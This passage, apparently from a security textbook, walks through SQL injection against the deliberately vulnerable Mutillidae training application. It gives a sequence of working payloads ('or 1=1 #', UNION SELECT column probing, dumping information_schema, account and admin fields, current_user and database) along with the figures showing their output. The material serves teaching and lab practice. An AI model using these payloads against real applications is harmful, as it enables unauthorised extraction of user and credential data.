


Fig 7.9: Mutillidae Web Application

Step 5: Perform SQL Injection

To perform SQL injection, navigate to the “User Info” page of the Mutillidae web application by choosing the following

OWASP Top 10 > A1-Injection > SQLi - Extract Data > User Info

This page allows a registered user to view his account details and it has been made vulnerable to SQL injection. Let’s check it by typing a single quote (') in the “Name” input box and clicking the “View Account Details” button to see how the website reacts.



Fig 7.10: SQL Injection Test 1




Fig 7.11: Output of SQL Injection Test 1

The website displays an error message because the input contains characters that have special meaning on the database. The error message provides the complete path of the page which exposes additional information, such as the server's operating system, which is most likely Linux. It also specifies that the database is "MySQL". And the following SQL statement, which appears in the error message, is only true if the username and password are entered correctly.

`SELECT * FROM accounts WHERE username="" AND password=""`

Let's try to bypass the authentication process without using the username and password. For this, let's type the following SQL injection code in the “Name” input box and click the “View Account Details” button to dump the database.

' or 1=1 #



Fig 7.12: SQL Injection Test 2

This causes the application to perform the following query:

```
SELECT * FROM users WHERE username = " OR 1=1 #" AND password = "
```

The single quote makes the username field blank. The statement is currently false. But the “OR” operator tells the statement if anything after it is true (e.g., “1=1”), then the whole query becomes true. The “#” tells the statement to ignore out everything after it. This is equivalent to the following query:

```
SELECT * FROM users WHERE username = " OR 1=1
```




Fig 7.13: Output of SQL Injection Test 2

The SQL statement has successfully dumped the database and returned user information.

Now, let's try to get the database version by typing the following SQL injection code in the "Name" input box and clicking the "View Account Details" button.

' UNION SELECT @@version #



Fig 7.14: SQL Injection Test 3




Fig 7.15: Output of SQL Injection Test 3

The website displays an error message stating "The used SELECT statements have a different number of columns". So, the number of columns must be balanced to get information from the database.

To find out how many columns this table has, type " UNION SELECT NULL #" in the "Name" input box and click the "View Account Details" button. But the identical error message appeared once again. Keep adding "NULL" until no error message appears. The valid input is as follows

' UNION SELECT NULL,NULL,NULL,NULL,NULL #



Fig 7.16: SQL Injection Test 4




Fig 7.17: Output of SQL Injection Test 4

Despite having 5 columns, only 3 are displayed, So, the relative positions of those three columns must be determined. For this, type in the “Name” input box and click the “View Account Details” button.

' UNION SELECT 'Column-1','Column-2','Column-3','Column-4','Column-5' #



Fig 7.18: SQL Injection Test 5




Fig 7.19: Output of SQL Injection Test 5

From the output, columns 2, 3, and 4 are the ones that are shown and can be used to get information from the database.

Now let's try to get the database version again by typing the following SQL injection code in the "Name" input box and clicking the "View Account Details" button.

' UNION SELECT NULL,@@version,NULL,NULL,NULL #



Fig 7.20: SQL Injection Test 6




Fig 7.21: Output of SQL Injection Test 6

Finally, the database version is retrieved. Let's dump the database schema to see a list of tables and columns with their associated names. For this, type the following SQL injection code in the "Name" input box and click the "View Account Details" button.

```
' UNION SELECT NULL,table_name,column_name,NULL,NULL FROM
information_schema.columns #
```



Fig 7.22: SQL Injection Test 7




Fig 7.23: Output of SQL Injection Test 7

The "accounts" table can be found by scrolling through the list. Let's dump the "accounts" table. For this, type the following SQL injection code in the "Name" input box and click the "View Account Details" button.

```
' UNION SELECT NULL,table_name,column_name,data_type,NULL FROM
information_schema.columns WHERE table_name = 'accounts' #
```




Fig 7.24: SQL Injection Test 8




Fig 7.25: Output of SQL Injection Test 8

There are additional fields in the “accounts” table such as "cid", "is_admin", "firstname", and "lastname". Let's have a look at the "is admin" field. For this, type the following SQL injection code in the “Name” input box and click the “View Account Details” button.

' UNION SELECT NULL,cid,username,is_admin,NULL FROM accounts #



Fig 7.26: SQL Injection Test 9




Fig 7.27: Output of SQL Injection Test 9

The value for "is_admin" appears to be either "TRUE" or "FALSE". So, the database has a list of admin users. Let's have a look at who is accessing the database through the application. For this, type the following SQL injection code in the "Name" input box and click the "View Account Details" button.

' UNION SELECT NULL,current_user(),NULL,NULL,NULL #




Fig 7.28: SQL Injection Test 10




Fig 7.29: Output of SQL Injection Test 10

This application is running as root. Let's see what database is currently connected. For this, type the following SQL injection code in the "Name" input box and click the "View Account Details" button.

' UNION SELECT NULL,database(),NULL,NULL,NULL #

